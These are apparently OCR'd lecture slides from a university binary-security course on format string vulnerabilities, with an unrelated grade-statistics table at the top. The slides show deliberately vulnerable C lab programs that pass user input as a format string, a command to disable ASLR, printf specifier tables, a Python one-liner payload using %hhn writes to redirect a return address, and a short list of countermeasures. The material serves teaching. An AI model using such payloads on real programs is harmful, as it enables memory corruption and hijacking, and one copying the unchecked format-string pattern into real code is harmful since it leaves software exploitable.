
CSE 610 Special Topics: System Security - Attack and Defense for Binaries

Instructor: Dr. Ziming Zhao

Location: Frnczk 408, North campus

Time: Monday, 5:20 PM - 8:10 PM



STATISTICS

Count	13
Minimum Value	25.00
Maximum Value	90.00
Range	65.00
Average	65.00
Median	70.00
Standard Deviation	17.43118
Variance	303.84615

STATUS DISTRIBUTION

Null	0
In Progress	0
Needs Grading	0
Exempt	0

GRADE DISTRIBUTION

Greater than 100	0
90 - 100	1
80 - 89	2
70 - 79	4
60 - 69	3
50 - 59	1
40 - 49	0
30 - 39	1
20 - 29	1
10 - 19	0
0 - 9	0
Less than 0	0

CSE 703 Seminar: Advanced Software Security - Techniques and Tools

Spring 2021

Learn the *ideas*, *techniques* and *tools* using static and dynamic analysis to automatically find software vulnerabilities at source code, bytecode and binary code level

Topics: program analysis, program instrumentation, symbolic execution, fuzzing, SAT, etc.

Format: lectures, labs, paper reading, paper reviewing, paper presentation

Course project. Aiming at paper publishing.

Today’s Agenda

1. Format string vulnerability

code/fs3

```
int vulfoo()
{
        char buf1[100];
        char buf2[100];

        fgets(buf2, 99, stdin);
        sprintf(buf1, buf2);
        return 0;
}

int main() {
        return vulfoo();
}
```

Use “echo 0 | sudo tee /proc/sys/kernel/randomize_va_space” on Ubuntu to disable ASLR temporarily

code/fs4


```
int auth = 0;

void printsecret()
{
        printf("This is a secret!\n");
}

int vulfoo()
{
        char buf1[512];
        char buf2[512];

        fgets(buf2, 510, stdin);
        snprintf(buf1, sizeof(buf1), buf2);
        return 0;
}

int main() {
        vulfoo();

        if (auth)
                printsecret();
}
```

Use “echo 0 | sudo tee /proc/sys/kernel/randomize_va_space” on Ubuntu to disable ASLR temporarily

Specifiers

A format specifier follows this prototype:

%[flags][width][.precision][length]specifier




Where the *specifier character* at the end is the most significant component, since it defines the type and the interpretation of its corresponding argument:

specifier	**Output**	**Example**
`d` *or* `i`	Signed decimal integer	`392`
`u`	Unsigned decimal integer	`7235`
`o`	Unsigned octal	`610`
`x`	Unsigned hexadecimal integer	`7fa`
`X`	Unsigned hexadecimal integer (uppercase)	`7FA`
`f`	Decimal floating point, lowercase	`392.65`
`F`	Decimal floating point, uppercase	`392.65`
`e`	Scientific notation (mantissa/exponent), lowercase	`3.9265e+2`
`E`	Scientific notation (mantissa/exponent), uppercase	`3.9265E+2`
`g`	Use the shortest representation: `%e` or `%f`	`392.65`
`G`	Use the shortest representation: `%E` or `%F`	`392.65`
`a`	Hexadecimal floating point, lowercase	`-0xc.90fep-2`
`A`	Hexadecimal floating point, uppercase	`-0XC.90FEP-2`
`c`	Character	`a`
`s`	String of characters	`sample`
`p`	Pointer address	`b8000000`
`n`	Nothing printed. The corresponding argument must be a pointer to a `signed int`. The number of characters written so far is stored in the pointed location.	
`%`	A `%` followed by another `%` character will write a single `%` to the stream.	`%`

Specifiers

A format specifier follows this prototype:

%[flags][width][.precision][length]specifier



The *length* sub-specifier modifies the length of the data type. This is a chart showing the types used to interpret the corresponding arguments with and without *length* specifier (if a different type is used, the proper type promotion or conversion is performed, if allowed):

	specifiers						
length	**`d i`**	**`u o x X`**	**`f F e E g G a A`**	**`c`**	**`s`**	**`p`**	**`n`**
(none)	`int`	`unsigned int`	`double`	`int`	`char*`	`void*`	`int*`
`hh`	`signed char`	`unsigned char`					`signed char*`
`h`	`short int`	`unsigned short int`					`short int*`
`l`	`long int`	`unsigned long int`		`wint_t`	`wchar_t*`		`long int*`
`ll`	`long long int`	`unsigned long long int`					`long long int*`
`j`	`intmax_t`	`uintmax_t`					`intmax_t*`
`z`	`size_t`	`size_t`					`size_t*`
`t`	`ptrdiff_t`	`ptrdiff_t`					`ptrdiff_t*`
`L`			`long double`				

Note regarding the `c` specifier: it takes an `int` (or wint_t) as argument, but performs the proper conversion to a `char` value (or a `wchar_t`) before formatting it for output.

Goals

1. Overwrite auth to execute printsecret
2. Overwrite RET to execute printsecret

code/fs5

```
int auth = 0;

void printsecret()
{
	printf("This is a secret!");
	exit(0);
}

int vulfoo()
{
	char tmpbuf[120];
	fgets(tmpbuf, 118, stdin);

	printf(tmpbuf);
	return 0;
}

int main() {
	vulfoo();

	if (auth)
		printsecret();
}
```

Use “echo 0 | sudo tee /proc/sys/kernel/randomize_va_space” on Ubuntu to disable ASLR temporarily

code/fs5

```
python -c "print
'\x8c\xd0\xff\xffAAAA\x8d\xd0\xff\xff%08x%08x%08x%08x%1
70d%hhn%187d%hhn'" > exploitret
```

Use “echo 0 | sudo tee /proc/sys/kernel/randomize_va_space” on Ubuntu to disable ASLR temporarily

Countermeasures

Compiler
ASLR

Compare with Buffer Overflow

StackGuard

Non-executable Stack